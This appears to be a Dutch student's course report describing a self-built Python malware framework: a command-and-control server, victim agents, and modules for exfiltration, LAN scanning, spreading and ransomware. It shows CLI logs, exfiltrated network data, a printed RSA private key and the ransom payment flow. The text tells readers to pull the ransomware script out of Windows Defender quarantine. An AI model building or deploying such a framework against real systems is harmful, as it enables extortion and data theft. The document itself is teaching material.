ETHICAL HACKING

Eindwerk Python

Wynants Luka
S150425@ap.be

Inhoudsopgave

Inhoud

1.0 Diagram





Figure 1

Github link: https://github.com/LukaWynants/eindwerk_ethical_hacking


Panopto Opname: https://ap.cloud.panopto.eu/Panopto/Pages/Viewer.aspx?id=45ea5bb2-4921-4f75-a3af-b2610154b18b

NOTE: De Ransomwaremodule.py wordt veel door windows defender gezien als echte ransomware en stopt dit scriptje regelmatig in quarrantine haal deze eruit als dit gebeurt:



2.0 Malware structuur

Attacker classes en folders:



Class Attackerframework.py:

Dit is de hoofdklasse van de applicatie. Het wordt gebruikt door de aanvaller om verschillende taken uit te voeren. De klasse bevat een command-line interface (CLI) waarmee de aanvaller specifieke victims kan selecteren om taken uit te voeren. Het framework beheert een lijst van AgentHandler-objecten.

Class AgentHandler.py

Dit is de klasse van de agent handler. Een agent handler is specifiek ontworpen om een enkele victim te beheren. Elke victim heeft een aparte agent handler die verantwoordelijk is voor:

- Beheer van de victim folder.
- Het beheren van encryptiesleutels.
- Configuratiebeheer.
- Exfiltratie van data.

Class Encryption.py

Deze klasse beheert de encryptiesleutels van de ransomwaremodule. Het wordt gebruikt om een public-private sleutelpaar te genereren.

Infected devices


Dit is de folder waarin de gegevens van geïnfecteerde apparaten worden opgeslagen. De foldernaam voor elk geïnfecteerd apparaat is het unieke **ID** van de victim. Binnen deze folder bevinden zich:

- Een **config file** die de configuratie van de victim bijhoudt.
- Een **exfil file** die de geëxfiltreerde data van de victim bevat.

Handler_DB.pkl

Dit bestand slaat de agent handlers op. Wanneer de attacker server opnieuw wordt opgestart, worden de opgeslagen agent handlers uit dit bestand ingeladen.

Victim classes en folders



Attackeragent.py

dit is de klasse dat het effectieve malware bevat. De agent maakt verbinding met de attacker server op poort 5000 om zich te registreren. Daarnaast start de agent een server op poort 20000. Deze socketserver wordt door de agent handler gebruikt om met de agent te communiceren. De agent voert modules uit op basis van de configuratie en stuurt de geëxfiltreerde data terug naar de attacker server.

Config.json

Dit bestand bevat de configuratie van de victim. De agent gebruikt deze configuratie om modules uit te voeren.

De config file ziet er als volgens uit:

- Ip: Het IP-adres van de victim.
- Port: De poort waarop de server draait.
- Id: Het unieke ID van de victim.
- Ransomware_key: De sleutel die wordt gebruikt door de ransomwaremodule.
- Modules: De modules die moeten worden uitgevoerd.
- Executed_modules: De modules die al zijn uitgevoerd.

```
{
    "ip": "192.168.0.146",
    "port": 20000,
    "id": "LAPTOP-QLF7NACS",
    "ransomware_key": "",
    "modules": [
        "antivirusModule.Antivirusmodule",
        "spreadvirusModule.spread_virus"
    ],
    "executed_modules": []
}
```


Exfildata.json

In dit bestand wordt de geëxfiltreerde data opgeslagen. Deze data wordt naar de attacker server gestuurd tijdens de data-exfiltratie.

3.0 Werking van de malware

1. Initiële verbinding:


- De attacker agent wordt eerst gedownload op de computer van de victim.
- Wanneer de AttackerAgent.py script wordt uitgevoerd, maakt de victim verbinding met de attacker server en start deze een eigen server op poort 20000. Deze server wordt gebruikt om communicatie met de agent mogelijk te maken.



Registratieproces:

- De attacker server controleert of de victim al geregistreerd is.
- Het attacker framework verifieert het ID van de victim om te bepalen of deze al in het systeem staat:


Niet geregistreerd:



- Er wordt een folder aangemaakt voor de victim, inclusief een configuratiebestand (config file).
- Een agent handler wordt aangemaakt voor de victim. Deze handler beheert de verzoeken van de agent en wordt gebruikt om acties uit te voeren op het specifieke apparaat van de victim.

Al geregistreerd:

Als de victim al geregistreerd is, maar een nieuw IP-adres of een andere poort gebruikt, wordt de configuratie bijgewerkt met de nieuwe gegevens.




3. Uitvoeren van opdrachten:

- De attacker kan nu opdrachten uitvoeren op een specifieke victim.
- Dit proces werkt als volgt:
  a. De attacker kiest een actie in het framework.
  b. Het framework biedt verschillende opties, die later verder worden toegelicht.


4.0 Attacker Framework opties

Het Attacker Framework heeft een command-line interface (CLI) waarmee verschillende acties kunnen worden uitgevoerd.




4.1 Agent framework optie 1: Add Modules

Met deze optie kun je modules toevoegen aan het configuratiebestand van een specifieke victim. Het proces verloopt als volgt:



Het framework toont een lijst van geregistreerde victims. Elke victim is gekoppeld aan een uniek nummer (bijvoorbeeld, 0 voor de eerste victim in de lijst). De aanvaller selecteert de gewenste victim door het corresponderende nummer in te voeren.

Het framework toont alle beschikbare modules die kunnen worden toegevoegd. Modules worden weergegeven met een nummer. De gebruiker selecteert de gewenste modules door de corresponderende nummers in te voeren, gescheiden door komma's (bijvoorbeeld, 4, 5)



De geselecteerde modules worden toegevoegd aan het configuratiebestand van de gekozen victim. Het framework vraagt of je de bijgewerkte configuratie direct wilt sturen naar de victim agent. Indien ja (Y), wordt het configuratie besteand gestuurd naar de agent en voert de agent de toegevoegde modules direct uit. Indien nee (N), worden de modules enkel toegevoegd aan het configuratiebestand zonder directe uitvoering.

4.2 Agent framework optie 2: Remove Modules

Met deze optie kun je modules verwijderen van het configuratiebestand van een specifieke victim. Het proces verloopt als volgt:

```
choose an option: 2
0: LAPTOP-QLF7NACS
Victim Agent choice: 0
victim: LAPTOP-QLF7NACS
istalled_modules:
0: LANscanModule.LANscanModule
1: ransomewareModule.Ransommodule
2: enumerationModule.EnumModule
Type the module(s) number you want to remove separated by a comma (eg. 0,1): 0
[+] sucessfully removed module(s): LANscanModule.LANscanModule
```

Het framework toont een lijst van geregistreerde victims. De gebruiker selecteert de victim waarvan de modules verwijderd moeten worden. Het framework toont alle modules die momenteel in het configuratiebestand van de gekozen victim zijn. De gebruiker selecteert de modules die verwijderd moeten worden door het bijbehorende nummer in te voeren. Meerdere modules kunnen tegelijk worden geselecteerd door de nummers gescheiden door een komma in te voeren (bijvoorbeeld, 1, 3, 5). Na de selectie worden de gekozen modules uit het configuratiebestand van de victim verwijderd.

4.3 Agent framework optie 3: Send Config

Met deze optie kun je de configuratie naar de victim sturen, als dit niet eerder is gedaan bij de Add Module optie. Het proces verloopt als volgt:

```
choose an option: 3
0: LAPTOP-QLF7NACS
Victim Agent choice: 0
Sent config to victim: {'ip': '192.168.0.146', 'port': 20000, 'id': 'LAPTOP-QLF7NACS', 'ransomware_key': '', 'modules': ['antivirusModule.Antivirusmodule'], 'executed_m
odules': []}
```

Het framework toont een lijst van geregistreerde victims. De gebruiker selecteert de victim naar wie de configuratie gestuurd moet worden. Het framework leest de configuratiegegevens uit de victim folder. De configuratie wordt vervolgens naar de victim gestuurd.


```
[+] JSON received; updating configuration.
[+] Configuration file updated...
[+] Successfully imported antivirusModule.Antivirusmodule
Detected antivirus: Windows Defender
{'ip': '192.168.0.146', 'port': 20000, 'id': 'LAPTOP-QLF7NACS', 'ransomware_key': '', 'modules': ['antivirusModule.Antivirusmodule'],
'executed_modules': []}
[+] adding antivirusModule.Antivirusmodule to executed_modules...
```

De victim agent ontvangt de configuratie-updates, leest deze in en voert de modules uit zoals gespecificeerd in de configuratie.


4.4 Agent framework optie 4: Exfil data

Met deze optie kun je de exfiltratie data gaan opvragen van een specifieke victim. Het proces verloopt als volgt:

Je kiest als eerst een victim waarvan je de data wilt exfiltreren, vervolgens wordt er een request gestuurd naar de agent socket server.



De agent stuurt als antwoord de exfiltratiegegevens terug. De ontvangen exfiltratiegegevens worden opgeslagen in de folder van de victim, in een bestand genaamd exfildata.json. Een voorbeeld van zo een file ziet er als volgens uit:



4.5 Agent framework optie 5: Show Exfil data

Met deze optie kun je de geëxfiltreerde data van een specifieke victim bekijken. Het proces verloopt als volgt:


```
choose an option: 5
0: LAPTOP-QLF7NACS
Victim Agent choice: 0
{'LANscanModule': {'hostname': 'LAPTOP-QLF7NACS', 'ip_address': '192.168.0.146', 'public_ip_address': '84.196.77.251', 'local_network_scan': [{'IP': '192.168.0.1', 'MAC
': '38:e1:f4:9c:0f:38', 'vendor': {}, 'open_ports': []}, {'IP': '192.168.0.100', 'MAC': 'dc:a6:32:59:9a:56', 'vendor': {'DC:A6:32:59:9A:56': 'Raspberry Pi Trading'}, 'o
pen_ports': [{'port': 22, 'service': 'ssh'}, {'port': 53, 'service': 'domain'}, {'port': 80, 'service': 'http'}]}, {'IP': '192.168.0.146', 'MAC': '2c:3b:70:e8:54:53', '
vendor': {}, 'open_ports': [{'port': 135, 'service': 'msrpc'}, {'port': 139, 'service': 'netbios-ssn'}]}, {'IP': '192.168.0.178', 'MAC': '74:ea:3a:c6:05:db', 'vendor':
{'74:EA:3A:C6:05:DB': 'TP-Link Technologies'}, 'open_ports': []}]}}
```


Het framework toont een lijst van geregistreerde victims. De gebruiker selecteert de victim waarvan de geëxfiltreerde data weergegeven moet worden. Het framework leest de exfildata.json uit de folder van de geselecteerde victim en toont de inhoud van de geëxfiltreerde gegevens.

4.6 Agent framework optie 6: Show config

Met deze optie kun je de configuratiegegevens van een specifieke victim bekijken. Het proces verloopt als volgt:


```
choose an option: 6
0: LAPTOP-QLF7NACS
Victim Agent choice: 0
{'ip': '192.168.0.146', 'port': 20000, 'id': 'LAPTOP-QLF7NACS', 'ransomware_key': '-----BEGIN RSA PUBLIC KEY-----\nMIGJAoGBAMvu/ndp1tM/eK3rCCL3gVnxMPWAT6kkvKKBiD2LWNth7
GsXI6WHLvG5\nMiWJXDUU97rQ6oh4E4KfmaMTDzcj6tPyCEgOkMK2eLctMt7TIP2UawMHWl8aMgpu\npmcUKSScyLc/vC9YM0UQ5HNZz3PRcanR1f5EGEtAcBNj7GT9K4nNAgMBAAE=\n-----END RSA PUBLIC KEY----
-\n', 'modules': ['ransomewareModule.Ransommodule', 'enumerationModule.EnumModule'], 'executed_modules': []}
```


Het framework toont een lijst van geregistreerde victims. De gebruiker selecteert de victim waarvan de configuratie weergegeven moet worden. Het framework leest het config bestand van de geselecteerde victim en toont de inhoud, zoals het IP-adres, poort, actieve modules en andere relevante configuratie-instellingen.

4.7 Agent framework optie 7: Show victims

Met deze optie kun je een lijst van geregistreerde victims bekijken.



```
choose an option: 7
0: LAPTOP-QLF7NACS
```

5.0 Modules


5.1 Ransomware Module

De Ransomware module wordt geïmporteerd, waarmee asymmetrische sleutels worden gegenereerd: een publieke sleutel die wordt gebruikt om de bestanden van de victim te versleutelen, en een private sleutel die wordt gebruikt voor de decryptie. Deze sleutels worden opgeslagen op de server in de infected devices folder, binnen de specifieke victim folder.


Vervolgens wordt de publieke sleutel toegevoegd aan de configuratie, waarna de configuratie naar de victim wordt gestuurd.




Aangezien ik dit niet op mijn hele computer wil uitvoeren, heb ik een testfolder gemaakt met bestanden die versleuteld mogen worden.



Wanneer de victim de nieuwe configuratie ontvangt, wordt het configuratiebestand bijgewerkt en wordt de publieke sleutel geïnstalleerd. De bestanden in de testfolder worden vervolgens versleuteld zoals te zien in het onderstaande figuur:



Voorbeeld van een van de files na encryptie:




Na de versleuteling verschijnt een pop-up van de ransomware die de victim vraagt om betaling in Bitcoin. Omdat dit een Proof of Concept (PoC) is, is het nog niet daadwerkelijk gelinkt aan een Bitcoin-wallet.

Wanneer de victim op de ‘Pay Now’ knop klikt, wordt een verzoek gestuurd naar de attacker server. De server ziet dat de betaling voor de specifieke victim succesvol is en reageert door de decryptiesleutel (private key) terug te sturen.

```
[+] payment recieved from LAPTOP-QLF7NACS
[+] sending decryption key to victim LAPTOP-QLF7NACS...
-----BEGIN RSA PRIVATE KEY-----
MIICXwIBAAKBgQCBxKP4joTbSX4rwHt6eHndU0MpuF2wt/jVFSWvq6HZ95X83GtZ
mcJTYHPnElSGpVvd2uXxBbEfYMJ1g88AQ9oJfAOMPQ5nsrClx3SSNtDnNsybYsoR
Alw3NRuwaG3HSwEhPpts7RPKe6ohSoWtKYBY4sceFcD4aluOqp9aVaqcGQIDAQAB
AoGASjIDSpc6ESM5F4zrTL/bdZconI8ESok1pad8r69jT/vGbxgb7NQEDqXkPub1
GzMqjnOc6yzE89rf9E7TFt61teeIMPY6OCC90JUYfdA4Sv2oWo3qWt3UYwmYk8eq
KF5Q7+EI19bw/Hoa47AumwPwcsb8kLSpBhhYdwv2yDSCifECRQD/1ESxeT1Lfn1h
hP/1Qm1p+p5TkrMqYMpMCsU8LJw7mnJcloeDfuOsdt2V/CpcwNofJxVCcdj7PuG3
pf+kyh7FV1WBZQI9AIHa0ryhKzpx+y8ayn4aGMOG2YxGnXwepS6fPwugl1fFRd67
lefHW9+iIfVQSMbJQdy9khCyrb+3A7z+pQJEPDR5Igb1LNIMsal6Dv7d/uXS4roQ
Xfw/Rdv3BK0+6yvyo+Vs6L4w2EJ07ToVwhREgLZS43slZCMtPWncWqySR0DBR50C
PGeFoxGcT1Elw0FXU21asrlWTSMGvNBRwhA8Bk/ntB/V9pDN7YE9LuJHaFkgqxRH
KEmpm8PSHrBDYCiQvQJEBOhYWfYxF7J7b6pd71UDv14L49jnlBZmFcyMZRy078xH
x6C2gI7jcAhLy9BCGgZ9RuF9dcLH6vzcMdKjvqTujCmXO2Q=
-----END RSA PRIVATE KEY-----
```

De **agent** ontvangt de private sleutel en installeert deze. Het bestand voor de private sleutel wordt aangemaakt.

Daarna worden de versleutelde bestanden gedecodeerd en hersteld naar hun oorspronkelijke staat.



Ik heb gekozen voor asymmetrische versleuteling omdat het onmogelijk is om de privésleutel af te leiden uit de publieke sleutel. Bij het uitvoeren van de ransomware module wordt alleen de publieke sleutel verzonden om de bestanden van het slachtoffer te versleutelen. Alleen wanneer er betaald wordt, wordt de privésleutel verstuurd. Hierdoor is het onmogelijk om de bestanden te decrypteren zonder te betalen.

5.2 Lan Scanning Module

De LAN-scanmodule wordt geïmporteerd, waarna het configuratiebestand wordt bijgewerkt en de module eraan wordt toegevoegd. Het bijgewerkte configuratiebestand wordt vervolgens naar de agent verzonden.

```
Type the module(s) number you want to add separated by a comma (eg. 1,2): 1
[+] adding LANscanModule
[+] Configuration updated...
Send config to victim(Y/N)?: Y
Sent config to victim: {'ip': '192.168.0.146', 'port': 20000, 'id': 'LAPTOP-QLF7NACS', 'ransomware_key': '', 'modules': ['LANscanModule.LANscanModule'], 'executed_modul
es': []}
```

De agent registreert een inkomend verzoek en logt dat er een nieuwe configuratie-update is ontvangen. Het configuratiebestand wordt bijgewerkt, en de module wordt dynamisch gelezen en geïmporteerd.

```
[+] Agent server is listening on 192.168.0.146:20000
Enter 'stop' to shut down the agent: Connection received from ('192.168.0.146', 46856)
recieved: b'{"ip": "192.168.0.146", "port": 20000, "id": "LAPTOP-QLF7NACS", "ransomware_key": "", "modules": ["LANscanModule.LANscanModule"], "executed_modules": []}'
[+] JSON received; updating configuration.
[+] Configuration file updated...
[+] Successfully imported LANscanModule.LANscanModule
```

De LAN-scanmodule bepaalt eerst het IP-adres, subnet en public IP-adres. Vervolgens stuurt de module een frame met als bestemming FF:FF:FF:FF:FF:FF voor hostdiscovery op het lokale netwerk. Elke gevonden host wordt gescand op open poorten, services en leveranciers (vendors).

```
[INFO] starting host discovery...
[+] hosts found: [{'IP': '192.168.0.1', 'MAC': '38:e1:f4:9c:0f:38'}, {'IP': '192.168.0.100', 'MAC': 'dc:a6:32:59:9a:56'}, {'IP': '192.168.0.146', 'MAC': '2c:3b:70:e8:54
:53'}, {'IP': '192.168.0.178', 'MAC': '74:ea:3a:c6:05:db'}]
[+] starting port scan...
{'ip': '192.168.0.146', 'port': 20000, 'id': 'LAPTOP-QLF7NACS', 'ransomware_key': '', 'modules': ['LANscanModule.LANscanModule'], 'executed_modules': []}
